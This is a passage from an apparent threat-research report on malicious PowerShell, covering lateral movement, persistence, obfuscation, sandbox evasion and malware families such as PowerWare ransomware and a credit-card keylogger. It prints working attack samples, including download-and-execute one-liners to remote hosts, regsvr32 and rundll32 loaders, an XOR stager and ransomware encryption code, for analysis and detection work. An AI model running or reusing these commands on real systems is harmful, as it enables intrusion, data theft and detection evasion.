Exploit kits have also been experimenting with PowerShell. Recently, we have seen the Rig, Neutrino, Magnitude, and Sundown exploit kits taking advantage of the Microsoft Internet Explorer Scripting Engine Remote Memory Corruption Vulnerability (CVE-2016-0189). These attacks impact a flaw in the JScript and VBScript engines to execute code in Internet Explorer. Some of the campaigns used a PowerShell script instead of a VBScript to download and execute the file. The following is an example of this script.

```
set shell=createobject("Shell.Application")

shell.ShellExecute "powershell.exe", "-nop -w
hidden -c if(IntPtr]::Size -eq 4){b='powershell.
exe'}else{$b=$env:windir+'\\\\syswow64\\\\
WindowsPowerShell\\\\v1.0\\\\powershell.exe'};

$s=New-Object System.Diagnostics.ProcessStartInfo;$s.
FileName=$b;$s.Arguments='-nop -w hidden -c Import-
Module BitsTransfer;Start-BitsTransfer " &nburl&"
c:\\"&nbExe&";Invoke-Item c:\\"&nbExe&";';$s.
UseShellExecute=$false;$p=[System.Diagnostics.
Process]::Start($s); ","","open",0
```

In most cases, exploit kits gain no real benefit by changing to PowerShell at the moment. As a result, they are currently unlikely to take up PowerShell. However, if a website has a command injection vulnerability, attackers could take advantage of the flaw to execute PowerShell commands on the web server and compromise it.

LATERAL MOVEMENT

There are various methods available to run PowerShell commands on a remote Windows computer. These techniques allow attackers to spread across a whole enterprise environment from one compromised computer. Attackers often move across a network to find valuable systems, such as mail or database servers, depending on their final goal. They may use credentials from an initial compromised computer on other systems, until they gain control of an account with higher privileges. PowerShell commands running on remote computers may not always be a sign of malicious behavior. System administrators use these methods to perform changes across their managed servers.

Lateral movement methods depend on the computer's configuration and the user's permissions. The attackers may also need to modify the settings for Windows Firewall, User Account Control (UAC), DCOM, or Common Information Model Object

Manager (CIMOM). The following section discusses the most common lateral movement methods encountered in the wild.

- Invoke-Command
- Enter-PSSession
- WMI/wmic/Invoke-WMImethod
- Profile injection
- Task Sheduler
- Common tools e.g. PsExec

Invoke-Command

PowerShell scripts can be run on remote computers with the help of the Invoke-Command command, for example:

```
Invoke-Command -ComputerName $RemoteComputer
-ScriptBlock {Start-Process 'C:\myCalc.exe'}
-credential (Get-Credential)
```

A user can supply the argument to multiple remote computers and execute the command on multiple computers in parallel. The new threads will run under the signed WsmProvHost.exe parent process. Once the subprocess has ended, the WsmProvHost process will end as well.

Enter-PSSession

Another option is to enter an interactive remote PowerShell session using the PSSession command. The user can then execute commands remotely through this session. They may either use Enter-PSSession for an interactive shell or New-PS-Session to create a new background session:

```
Enter-PSSession -ComputerName 192.168.1.2 -Credential
$credentials
```

Running a PowerShell session (and WMI) remotely depends on the Windows Remote Management (WinRM) service. The feature has to be enabled manually through Enable-PSRemoting –Force or group policies. The available commands can be restricted through constrained run spaces.

WMI

WMI can be used to run applications on remote computers. This is not limited to PowerShell scripts, but since the application is present on most Windows computers, it is easy to leverage for this purpose. A typical command request looks like the following:

```
([WMICLASS]"\\$IP\ROOT\CIMV2:win32_process").
Create($Command2run)
```

The same method works with the WMI command-line tool as well.

```
wmic /NODE:[SERVER NAME] process call create
"powershell.exe -Enc '[PAYLOAD]'"
```

Furthermore PowerShell supports WMI objects, allowing scripts to directly use WMI's functionality without needing to call external command lines.

```
Get-WmiObject -Namespace "root\cimv2" -Class
Win32_Process -Impersonation 3 -Credential MYDOM\
administrator -ComputerName $Computer
```

Profile injection

If the attacker has write access to any PowerShell profile files on the remote computer, then they can add malicious code into them. This method still needs to trigger the malicious script's execution by starting PowerShell, but in some environments, there are regular administration tasks performed which would execute the script.

Other methods

Other tactics include the use of system or public tools, such as Task Sheduler or PsExec from Microsoft. In order to use PsExec or when mounting a remote computer, the attacker often needs valid credentials from a user. The most common way to get these details is by using the Mimikatz tool to dump local passwords. There are many PowerShell implementations of this tool, for example the Invoke-Mimikatz cmdlet.

PERSISTENCE

Most common cybercriminals and some targeted attackers attempt to stay on the compromised computers by creating a persistent load point which restarts the back door when Windows restarts. Load points may not be present in some sophisticated campaigns, as the attackers may decide to only run their threats in memory for a short time period or use stolen credentials to regain access to the computer at a later date. However in general, load points make a good starting point for investigations.

There are many ways to execute code each time Windows restarts. The most common ones seen in relation to PowerShell are:

- **Registry:** Attackers can store the whole script in the registry, making the infection fileless. As there is no ordinary script file on disk, the threat is difficult to detect. Registry run keys are the most common load points, but other load points such as services work as well. Having access to the registry allows the attacker to set the execution policy as well, as it is stored in the registry.

- **Scheduled tasks:** A new task can be created that will execute a PowerShell command at specific trigger moments. For example: `schtasks /create /tn Trojan /tr “powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c ‘IEX ((new-object net.webclient).downloadstring(‘’[REMOVED]’’))’” /sc onstart /ru System`
- **Startup folder:** A small script file placed in the Startup folder can be used for persistence.
- **WMI:** WMI can be used to locally or remotely execute scripts. It is more powerful when used in combination with PowerShell. An attacker can create a filter for any specific event and create a consumer method to trigger the malicious script on these events. For more on WMI threats, read this BlackHat research paper by Graeber.
- **Group policies (GPOs):** GPOs can be used to add a load point for a back door PowerShell script. This can be achieved in a stealthy way by modifying existing policies.
- **Infect local profiles:** Attackers can place malicious code in any of the six available PowerShell profiles or create their own. The code will be executed when PowerShell starts. In order to trigger the infected profile, a benign PowerShell script can be placed in any of the previously discussed load points.


Poweliks

One of the most prominent examples of registry run key persistence is Trojan.Poweliks from 2014, which uses PowerShell to create a fileless persistent load point. After this, Trojan.Kotver started to use similar tricks and it is one of the most active threats today.

Poweliks creates a registry run key with a non-ASCII character as a name. This prevents normal tools from being able to display this value. The threat also modifies access rights, making the key difficult to remove.

The registry entry uses the legitimate rundll32.exe to execute a small JavaScript embedded in the registry key. The JavaScript uses a WScript object to decrypt a PowerShell script from another registry key and runs it. The PowerShell loads a watchdog DLL and other payloads. These techniques allow Poweliks to stay active on the computer without writing a common file on disk, which would expose it to detection from traditional security tools.

Figure 3. Poweliks persistence execution chain



Scripts are easy to obfuscate. Simple random variable names and string concatenation can often be enough to fool basic static signature-matching. With PowerShell, an attacker can use many rich obfuscation tricks.


Daniel Bohannon at Derbycon 2016 gave an excellent talk on obfuscation methods. He also created the obfuscator module, Invoke-Obfuscation, which automates most of these methods. The following is a list of some of the discussed obfuscation methods:

- Mixed upper and lower case letters can be used, as commands are not case sensitive.
- Example: `(neW-oBjEct system.NeT.WeBclieNT).dOWNloadfiLe`
- "Get-" can be omitted, as it is automatically prepended to commands if not specified.
- Example: Get-Command is the same as Command.
- "System." can be omitted, as it is automatically prepended to objects if not specified.
- Example: System.Net.Webclient is the same as Net.WebClient.
- Strings can be concatenated, including from variables, allowing for single or double quotes.
- Example: `(New-Object Net.WebClient).DownloadString("ht"+'tp://'+$url)`
- Whitespace can be inserted at various parts of the commands.
- Example: `( New-Object Net.WebClient ).DownloadString( $url)`
- Multiple commands can be used to do similar things.
- Example: DownloadString could be replaced by OpenRead or Invoke-WebRequest
- Variables can be set to objects and then later be used in the command.
- Example: `$webcl=New-Object Net.Webclient; $webcl.DownloadString($url)`
- Single or double quotes can surround member arguments.
- Example: `'DownloadFile'`

- With the exception of the 14 special cases, the escape character ` can be used in front of a character with no change in the result. A similar trick can used with the escape character ^ when starting PowerShell from cmd.exe.
- Example: `(new-object net.webclient).”d`o`wnl`oa`dstr`in`g”($url)`
- Get-Command can be used to search for a command and return an object that can be invoked with & or .
- Example: `&(Get-Command New-Ob*)`
- Many commands have aliases that can be used.
- Example: `GCM` instead of `Get-Command`
- Pipes | can be used to change the order on the command line.
- Instead of `Invoke-Command`, `.Invoke()` can be used.
- Example: `(New-Object Net.WebClient).DownloadString.invoke($url)`
- Some arguments can be replaced with their numerical representation.
- Example: “`-window 1`” instead of “`-window hidden`”
- Old syntax from PowerShell 1.0 can be used.
- Example: Scriptblock conversion
- Strings can be replaced with encoded strings (hex, ASCI, octal)
- Example: [char]58 for “:”
- String manipulations can be applied. For example, replacing garbage characters, splitting on arbitrary delimiters, reversing strings twice
- Example: `(New-Object Net.WebClient).Downloadstring((“http://myGoodSite.tld” -replace “Good” “attacker”))`
- Strings can be formatted using the “`-f`” operator
- Example: `(New-Object Net.WebClient).Downloadstring((“http://{2}{1}”-f ‘no’,’.TLD’,’myAttackerSite’))`
- Strings can be compressed/deflated and encoded/decoded, for example with Base64 UTF8.
- Strings can be encrypted, for example with XOR.

In 2010, a researcher in Japan used these methods to write a Hello World script entirely out of symbols, relying mostly on dynamic Invoke-Expressions. This demonstrates how obfuscation can make scripts more cryptic.

Figure 4. Hello World script written in symbols



These methods can be combined and applied recursively, generating scripts that are deeply obfuscated on the command line. As with any obfuscation method, it is possible to apply multiple levels of obscurity that need to be processed before analysis can start. As a result, pure string-matching is unable to detect all malicious scripts. If Script Blocking Logging and Module Logging are enabled, then some of the obfuscation will be removed before the commands are logged.

The following is an example of an obfuscated command line generated by an automated attack tool. It uses the ^ escape character to obfuscate the cmd.exe command line, and mixed-case letters and extra white space for PowerShell script obfuscation. The command-line argument’s name and order are always the same, allowing its order to be mapped to a specific tool.

```
%SYSTEM%\cmd.exe /c poWerSheLL.exe -eXecutio^nPOlIcy
ByPasS^ -n^op^rO^fi^l^e -wIN^dOW^s^tyLe^
hI^d^den^ (n^ew^-^OB^Ject^ ^s^Y^S^tem^.ne^t.
we^Bcl^i^ent^)^.^do^wnlo^adf^Ile(^’http://[REMOVED]/
user.php?f=1.dat’,’%USERAPPDATA%.eXe’);^S^tart-
^PR^O^ce^SS^ %USERAPPDATA%.eXe
```

It should be noted that out of 111 active threat families that use PowerShell, only eight percent used any obfuscation such as mixed-case letters.

An example that we came across in 2014 is a Backdoor.Trojan variant that started from a simple PowerShell Base64 EncodedCommand. The script then deflates a compressed script block that appeared in the first stage and executes it through Invoke-Expression. This in turn generated a script that used the CompileAssemblyFromSource command to compile and execute on-the-fly embedded code. The compiled code will then try to execute rundll32.exe in a suspended state, inject malicious code into the newly created process, and restart the rundll32 thread. These three layers of obfuscation need to be unraveled before the final payload is executed.

ANTI-OBFUSCATION

When executed, most malicious PowerShell scripts use the ExecutionPolicy and NoProfile parameters. These indicators are good starting points to find malicious scripts in your environment. Instead of searching for the ExecutionPolicy keyword, which might be shortened, search for "bypass" and "unrestricted" within PowerShell commands. In most cases, if a script is obfuscated, it is likely to be a malicious script, as system administrators seldom obfuscate their scripts in their daily work. While a lot of obfuscation might fool automated analysis tools, it sticks out to an observant security analyst.

A few tools are capable of tokenizing script. PowerShell itself has a good tokenizing method to break up commands for further analysis. This technique can be taken one step further; Lee Holmes discussed how the frequency of commands, special characters, and the entropy of a PowerShell script itself could be used to spot obfuscation. For example, a high number of quotation marks or curly brackets suggests that a command may have been obfuscated.

If extended logging is enabled, then most of the string obfuscation will be removed before logging. However, this happens at runtime so the malicious script may have already executed before it is detected. A combination of proactive methods and log-monitoring is advised.

DISGUISING SCRIPTS

There are multiple tricks that allow PowerShell scripts to be executed without directly using powershell.exe. These techniques can fool security tools that block threats based on the use of powershell.exe or systems that blacklist powershell.exe. The main two methods work with the .NET framework (as used by nps and Powerpick) or with a separate run space (as used by p0wnedshell and PSattack). There are various tools, such as PS2EXE, which create a standalone executable that will run the PowerShell script with the help of a .NET object.

Another technique involves the benign tool MSBuildShell, which uses the MSBuild tool from .NET with the "System.Management.Automation" function to create a PowerShell instance. MSBuildShell can start a PowerShell instance with the following command line:

```
msbuild.exe C:\MSBuildShell.csproj
```

Other attackers try to confuse detection tools by adding legitimate commands like ping into the execution chain. These garbage commands will also delay the execution of the payload. For example, the following command line was seen in a downloader script:

```
%SYSTEM%\cmd.exe /c ping localhost & powershell.
exe -executionpolicy bypass -noprofile -windowstyle
hidden (new-object system.net.webclient).
downloadfile('http://[REMOVED]/wp-admin/
f915df4a50447.exe','%USERAPPDATA%cNZ49.exe'); stARt-
ProcEss '%USERAPPDATA%cNZ49.exe'
```

A malicious script can also use the echo and type commands, and send content to pipes or even copy the payload to notepad or the clipboard. The script then uses another instance to execute the payload from these locations. These actions breaks the execution chain, as it is not the same PowerShell instance running the payload in the end. Attackers often use modular approaches to confuse pure behavior-based detection measures, as the malicious action is spread over multiple processes.

It is also possible to automate other applications from within PowerShell. A script can, for example, use COM objects or SendKeys to force another application to perform the network connection. For instance, a PowerShell script can creates an Internet Explorer COM object and make it retrieve a URL. The content of that web page can then be loaded inside the script and parts of it can be executed. Logs will show the standard browser making an internet connection, which may not seem suspicious.

Another common method attackers use to avoid launching powershell.exe is to store the script in an environment variables and then call the script from the variable. Trojan.Kotver extensively uses this method. The command line will still show up in the PowerShell log file, but in many cases, the actual script that gets executed may be missing. For example:

```
cmd.exe /c "set myName=[COMMAND] && powershell IEX
$env:myName"
```

If the attacker doesn't control how the script is executed, then the script could try to hide its own visible window once it's launched. This was shown by security researcher Jeff Wouters in 2015. Even though the script window will be visible for a moment, it might go unnoticed during this time. An example of this script is as follows:

```
Add-Type -Name win -MemberDefinition
'[DllImport("user32.dll")] public static extern bool
ShowWindow(int handle, int state);' -Namespace native

[native.win]::ShowWindow(([System.Diagnostics.
Process]::GetCurrentProcess() | Get-Process).
MainWindowHandle,0)
```

We have also seen attackers using so-called "schizophrenic" files, which are valid in multiple file formats. For example a file can be a valid HTML, WinRAR, and PowerShell script all at the same time. Depending on how the script is invoked, it will generate different results. Such behavior can confuse automated security systems, which may help the threat evade detection. In a similar idea, a PowerShell script that hides inside certificates was recently seen.

As other researchers have suggested, the SecureString feature in PowerShell or the Cryptographic Message Syntax allows a command to be sent in an encrypted form. This makes the command difficult to analyze in transit. The password can be supplied later to decrypt and run the script.

Basic obfuscation techniques can't prevent the threat from being analyzed, but they can make detection and forensic efforts much harder. However, the use of encryption can seriously hamper or even prevent analysis. One way an attacker could use encryption is by using environmental data for payload encryption. An example of this in use—which was considered to be ground-breaking at the time—was by the W32.Gauss malware. The threat would only decrypt the payload if the file path is verified and some other conditions were met on the target computer. If a security researcher's virtual machine does not match the conditions of a targeted computer, then the malware would not decrypt and consequently the researcher would not be able to analyze the malware.

The Ebowla tool provides this functionality for various payloads including PowerShell scripts. These scripts will only run and reveal their payload if specific conditions, like a predefined user name, are met. This allows for targeted infections, which are difficult to filter out with generic detection methods.

Hiding from virtual machine environments

PowerShell can be used to check if the script is run inside a virtual machine environment (VME). If the script is running on a VME, it stops executing, as the VME could be a sandbox environment. The most common VME-evading method we have encountered is checking for processes with names that suggests a virtual environment, for example:

```
(get-process|select-string -pattern
vboxservice,vboxtray,proxifier,prl_cc,prl_
tools,vmusrvc,vmsrvc,vmtoolsd).count
```

A script can also check for environmental artifacts, logged-in users, or any other widely known method of detecting if it is being analyzed on a sandbox.

Figure 5. PowerShell function to detect VMEs

```
Function IsVirtual
{
        $wmibios = Get-WmiObject Win32_BIOS -ErrorAction Stop | Select-Object version,se
        $wmisystem = Get-WmiObject Win32_ComputerSystem -ErrorAction Stop | Select-Object
        $ResultProps = @{
            ComputerName = $computer
            BIOSVersion = $wmibios.Version
            SerialNumber = $wmibios.serialnumber
            Manufacturer = $wmisystem.manufacturer
            Model = $wmisystem.model
            IsVirtual = $false
            VirtualType = $null
        }
        if ($wmibios.SerialNumber -like "*VMware*") {
            $ResultProps.IsVirtual = $true
            $ResultProps.VirtualType = "Virtual - VMWare"
        }
        else {
            switch -wildcard ($wmibios.Version) {
                'VIRTUAL' {
                    $ResultProps.IsVirtual = $true
                    $ResultProps.VirtualType = "Virtual - Hyper-V"
                }
                'A M I' {
                    $ResultProps.IsVirtual = $true
                    $ResultProps.VirtualType = "Virtual - Virtual PC"
```

We have seen many variations of common malware using PowerShell. The following section discusses a few examples.

RANSOMWARE

Ransomware is still a common and profitable threat. Besides some variants written in JavaScript and Google's Go programming language, there have been ransomware threats written entirely in PowerShell.

Ransom.PowerWare is one example. This ransomware is usually distributed as a malicious macro in a Microsoft Office document. Once the macro is executed, it uses cmd.exe to run multiple PowerShell scripts. Other variants of PowerWare have been distributed through .hta attachments.

The Word document macro triggers on Document_Open. The macro then uses the shell function to start a command prompt that will execute the PowerShell command. The following argument is passed to the shell.

```
"cmd /K " + "pow" + "eR" & "sh" + "ell.e" + "x"
+ "e -WindowStyle hiddeN -ExecuTionPolicy BypasS
-noprofile (New-Object System.Net.WebClient).
DownloadFile('http://[REMOVED]/file.php','%TEMP%\Y.
ps1'); poWerShEll.exe -WindowStyle hiddeN
-ExecutionPolicy Bypass -noprofile -file %TEMP%\Y.
ps1"
```

The argument shows some simple obfuscation. The keyword powershell.exe is concatenated from smaller strings, and some of the terms have mixed upper and lower case letters. The script uses previously discussed command-line flags to hide its window and ignore the execution policy and local profile. The script will download another PowerShell file to the temporary folder and execute it. The fact that the attackers did not download and execute the threat directly from memory and did not further obfuscate the command line shows that they did not invest much in hiding the malicious nature of the script. Nonetheless, the attack was successful.

PowerWare's downloaded PowerShell script makes heavy use of randomized variable names. The script generates a random key for encrypting the target's files using the GET-RANDOM cmdlet. The encryption key is then sent back to the attacker using an old-style MsXml2.XMLHTTP COM object.

The script then lists all drives using the Get-PSDrive command, filtering for any with a free space entry. Next the script enumerates all files recursively for each drive found using the Get-ChildItem command and looks for more than 400 file extensions. Each file matching the search terms will be

encrypted using the CreateEncryptor function of the System.Security.Cryptography.RijndaelManaged object. Once the files are encrypted, a ransom note is written to FILES_ENCRYPTED-READ_ME.HTML.

Figure 6. PowerWare encryption function

```
$XXX = 37483 * 38
$84Fnx9jOFhsjd3hK = [Text.Encoding]::UTF8.GetBytes($ZXPIFWWDQHKJBG)
$Bnx8Khahs3Hjx96 = new-Object System.Security.Cryptography.RijndaelManaged
$Bnx8Khahs3Hjx96.Key = (new-Object Security.Cryptography.Rfc2898DeriveBytes $BGDSXNJHGFGFUJNBFF, $84Fnx
$Bnx8Khahs3Hjx96.IV = (new-Object Security.Cryptography.SHA1Managed).ComputeHash([Text.Encoding]::UTF8.
$Bnx8Khahs3Hjx96.Padding="Zeros"
$Bnx8Khahs3Hjx96.Mode="CBC"
$22Jnxgcg965Gjs467= gdr|where {$_.Free}|Sort-Object -Descending
foreach($Bnx58hFgshd49 in $22Jnxgcg965Gjs467){
    gci $Bnx58hFgshd49.root -Recurse -Include "*.docx","*.xls","*.pdf","*.xlsx","*.mp3","*.jpeg","*.jpg
        try{
            $mBbsjd7jFhjx467uj = New-Object System.IO.BinaryReader([System.IO.File]::Open($_, [System.I
            if ($mBbsjd7jFhjx467uj.BaseStream.Length -lt 2048){return}
            else
            {
                        $jshncGjsjd657h7gH = 2048
            }
                        $JjsmxxxG8Gjs35 = $mBbsjd7jFhjx467uj.ReadBytes($jshncGjsjd657h7gH)
            $mBbsjd7jFhjx467uj.Close()
            $BnbxnxcfRJjs761jGg = $Bnx8Khahs3Hjx96.CreateEncryptor()
            $hxjjc4uHjsjcg49Jgh = new-Object IO.MemoryStream
            $892847HjsjkjmcnGjhj = new-Object Security.Cryptography.CryptoStream $hxjjc4uHjsjcg49Jgh,$B
            $892847HjsjkjmcnGjhj.Write($JjsmxxxG8Gjs35, 0,$JjsmxxxG8Gjs35.Length)
            $892847HjsjkjmcnGjhj.Close()
            $hxjjc4uHjsjcg49Jgh.Close()
            $BnbxnxcfRJjs761jGg.Clear()
```

W97M.INCOMPAT

In the summer of 2016, we came across a malicious Excel workbook sample. The file was sent in spear-phishing emails to a limited number of users. The file contains a malicious macro that triggers once the workbook is opened. Once executed, the script creates three folders under %public%\Libraries\RecordedTV\.

The macro then executes a long PowerShell command from the command line. This script stores some of the workbook's payload in a file called backup.vbs and creates two PowerShell scripts, DnE.ps1 and DnS.ps1. The script uses basic obfuscation with string concatenation and string replacement. The macro script also reveals decoy content in the workbook in order to fool the user into thinking that everything is normal. The following is an example for the macro's PowerShell command:

```
cmd = "powershell ""&{$f=[System.Text.
Encoding]::UTF8.GetString([System.Convert]::FromBas"
& "e64String('" & BackupVbs & "'));
Set-Content '" & pth & "backup.vbs" & "'
$f;$f=[System.Text.Encoding]::UTF8.GetString([System.
Convert]::FromBas" & "e64String('" & DnEPs1 & "'));
$f=$f -replace '__',(Get-Random);
$f='powershell -EncodedCommand \""'+([System.
Convert]::ToBas" & "e64String([System.Text.
Encoding]::Unicode.GetBytes($f)))+'\""';
Set-Content '" & pth & "DnE.ps1" & "' $f;$f=[System.
Text.Encoding]::UTF8.GetString([System.
Convert]::FromBas" & "e64String('" & DnSPs1 & "'));
$f='powershell -EncodedCommand \""'+([System.
Convert]::ToBas" & "e64String([System.Text.
Encoding]::Unicode.GetBytes($f)))+'\""';
Set-Content '" & pth & "DnS.ps1" & "' $f}"""
```

Next the threat creates a scheduled task to periodically execute the backup.vbs script.

```
%SYSTEM%\schtasks.exe /create /F /sc minute /mo 3 /tn
"GoogleUpdateTasksMachineUI" /tr %ALLUSERSPROFILE%\
Libraries\RecordedTV\backup.vbs
```

This VBScript uses PowerShell to run the two dropped PowerShell scripts.

- powershell -ExecutionPolicy Bypass -File "&HOME&"DnE.ps1
- powershell -ExecutionPolicy Bypass -File "&HOME&"DnS.ps1

These scripts attempt to download commands from a remote server, run them, and upload the results. The communication is handled with WebClient objects, but there is also a function that allows for domain name system (DNS) tunnel communication. One of the executed commands was a collection of system commands that gathers information about the compromised computer. Other commands were used to update the scripts. It is unclear why the attackers chose to mix PowerShell and VBScripts; all of the observed functionality could have been created in PowerShell with fewer traces. One reason could be that the script evolved over time and only recently included PowerShell functionality.

Figure 7. PowerShell downloader function

```
Dwn= "powershell "" " & _
     " &{$wc=(new-object System.Net.WebClient); " & _
     "while(1){try{$r=Get-Random;$wc.DownloadFile('" _
     & SERVER & _
     "&m=d','" & HOME & "dn\'+$r+'.-_');" & _
     " Rename-Item -path ('" & _
      HOME & _
      "dn\'+$r+'.-_') -newname " & _
      "($wc.ResponseHeaders['Content-Disposition'].Substring(" & _
      "$wc.ResponseHeaders['Content-Disposition'].Indexof('filename=')+9))}catch{break}}"""


wss.Run Replace(Dwn,"-_","dwn"),0

DownloadExecute= "powershell "" " & _
                 "&{$r=Get-Random; "& _
                 "$wc=(new-object System.Net.WebClient);" & _
                 "$wc.DownloadFile('" & SERVER & "&m=b','" & HOME&"dn\'+$r+'.-_');" & _
                 "Invoke-Expression ('"& HOME&"dn\'+$r+'.-_ >" & HOME&"up\'+$r+'-_');" & _
                 "Rename-Item -path ('" & HOME & _
                 "up\'+$r+'-_') -newname ($wc.ResponseHeaders['Content-Disposition'].Substring(" & _
                 "$wc.ResponseHeaders['Content-Disposition'].Indexof('filename=')+9)+'.txt');" & _
                 "Get- childItem " & HOME & "up\ | ForEach-Object "& _
                 "{if((Get-Item($_.FullName)).length -gt 0)
```

KEYLOGGER TROJAN

Cut-and-paste websites, which allow users to store content online, often contain PowerShell malware samples. While some researchers uses these services to share samples, cybercriminals also share malware on these sites.

One back door threat that we found, uses the System.Net. WebRequest object to establish a connection to the command and control (C&C) server. Once successfully connected, the malware posts system details and waits for commands while in a loop. Possible commands include:

- Log keystrokes
- Steal clipboard data
- Enable remote desktop protocol (RDP) or virtual network computing (VNC) services
- Steal data stored in browsers

These are all simple functions, and most of the code seems to be gathered from other projects.

The Trojan's true purpose is to search for credit card numbers in keystrokes. In addition, the threat monitors window titles for interesting keywords related to financial transactions.

Figure 8. Trojan monitors window titles for finance-related content

```
if (($Process.MainWindowTitle -like '*checkout*') -or ($Process.MainWindowTitle -like '*Pay-Me-Now*') `
-or ($Process.MainWindowTitle -like '*Sign On - [redacted]*') -or ($Process.MainWindowTitle -like 'Sign in or Register | [redacted]
-or ($Process.MainWindowTitle -like '*Credit Card*') -or ($Process.MainWindowTitle -like '*Place Your Order*') `
-or ($Process.MainWindowTitle -clike '*Banking*') -or ($Process.MainWindowTitle -like '*Log in to your [redacted] account*') `
-or ($Process.MainWindowTitle -like '*[redacted]*') -or ($Process.MainWindowTitle -like '*[redacted] Extrane
-or ($Process.MainWindowTitle -like '*[redacted] Online - Logon*') -or ($Process.MainWindowTitle -like '*One Time Pay*') `
-or ($Process.MainWindowTitle -clike '*LogMeIn*') -or ($Process.MainWindowTitle -clike '*[redacted]*') `
-or ($Process.MainWindowTitle -like '*Choose a way to pay*') -or ($Process.MainWindowTitle -like '*payment information*')
-or ($Process.MainWindowTitle -clike '*Change Reservation*') -or ($Process.MainWindowTitle -clike '*POS*') `
-or ($Process.MainWindowTitle -like '*Virtual*Terminal*') -or ($Process.MainWindowTitle -like '*[redacted]*') `
-or ($Process.MainWindowTitle -like '*[redacted]*') -or ($Process.MainWindowTitle -like '*LogMeIn*') `
-or ($Process.MainWindowTitle -clike '*[redacted]*') -or ($Process.MainWindowTitle -like '*LogMeIn*') `
-or ($Process.MainWindowTitle -clike '*[redacted]*') -or ($Process.MainWindowTitle -like '*LogMeIn*') `
```

BANKING TROJAN

As reported by Kaspersky Lab, a few banking Trojan groups in Brazil use PowerShell. In a previous attack, they sent out phishing emails with .pif attachments. The file contained a link to a PowerShell script which changed local proxy settings to point to a malicious server. This allowed the attackers to manipulate any browsing session from then on. The script did not use any obfuscation and was invoked in a common way:

```
powershell.exe -ExecutionPolicy Bypass -File [SCRIPT
FILE NAME].ps1
```

BACK DOOR TROJANS

PoshRat is a simple PowerShell back door Trojan. There are a handful of variations, which each consist of 100-200 lines of PowerShell code. PoshRat dynamically creates a Transport Layer Security (TLS) certificate that can be used to encrypt communications. Once executed, the malware listens on TCP ports 80 and 443 for incoming connections. The backend communication is performed with Net.Webclient using the DownloadString method. The threat executes commands with Invoke-Expression.

Such shells are integrated in the most common attack frameworks, for example, the Nishang package. In addition to the back door server, the frameworks provide load point methods to execute the payload. One method is to use rundll32 to start a JavaScript which will then execute a PowerShell command line.

```
rundll32.exe javascript:"\..\
mshtml,RunHTMLApplication ";document.write();r=new%20
ActiveXObject("WScript.Shell").run("powershell -w h
-nologo -noprofile -ep bypass IEX ((New-Object Net.
WebClient).DownloadString('[IP ADDRESS]/script.
ps1'))",0,true);
```

Another option is to generate a COM scriptlet (.sct) file containing a script. The script is triggered with the following regsvr32 command on the infected computer:

```
regsvr32.exe /u /n /s /i:http://[IP ADDRESS]:80/file.
sct scrobj.dll
```

This method can be used to bypass AppLocker restrictions. The command will load the remote script in the register element and run the script.

POWERSHELL IN TARGETED ATTACKS

```
$WC=NEw-OBjeCt SYsTEm.Net.WEbCLIENt;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';
[System.Net.ServicePointManager]::ServerCertificateValidationCallback
= {$true};
$wC.HEAderS.Add('User-Agent',$u);
$Wc.PROxY = [SystEM.NeT.WEBReQuEst]::DeFauLtWEbPrOxy;$wC.ProXY.
CREdENtiAls = [System.NeT.CRedeNtIalCAcHe]::DefaulTNETworKCrEdenTIALS;
$K='AKoem{;V*O$E^<0F:_Is~}zdhyni,fpt';$I=0;[CHAR[]]$b=([chAr[]]($wc.
DOwNlOadSTRiNg("https://[REMOVED]/index.asp")))|%{$_-bXoR$k[$I++%$K.
LenGtH]};IEX ($B-joIn'')
```

As we have discussed previously, multiple targeted attack groups use PowerShell scripts for their campaigns. There has been a trend with targeted attackers using the pre-installed tools in order to stay below the radar. As many organizations do not monitor for malicious PowerShell usage, it is likely that other unnoticed targeted attack groups have been using PowerShell.

The following are examples of targeted attack groups using PowerShell:

PUPA/DEEP PANDA

The Pupa/Deep Panda group used scheduled tasks to execute PowerShell scripts that loaded Backdoor.Joggver into memory and run it. They downloaded Joggver over Secure Sockets Layer (SSL) and explicitly ignored any certificate errors (allowing self-signed certificates to be accepted) by using the following command:

```
[System.Net.ServicePointManager]::ServerCertificate
ValidationCallback = {$true}
```

Pupa/Deep Panda also used WMI to deploy PowerShell scripts remotely and set up scheduled tasks for lateral movement.

COZYDUKE/SEADUKE

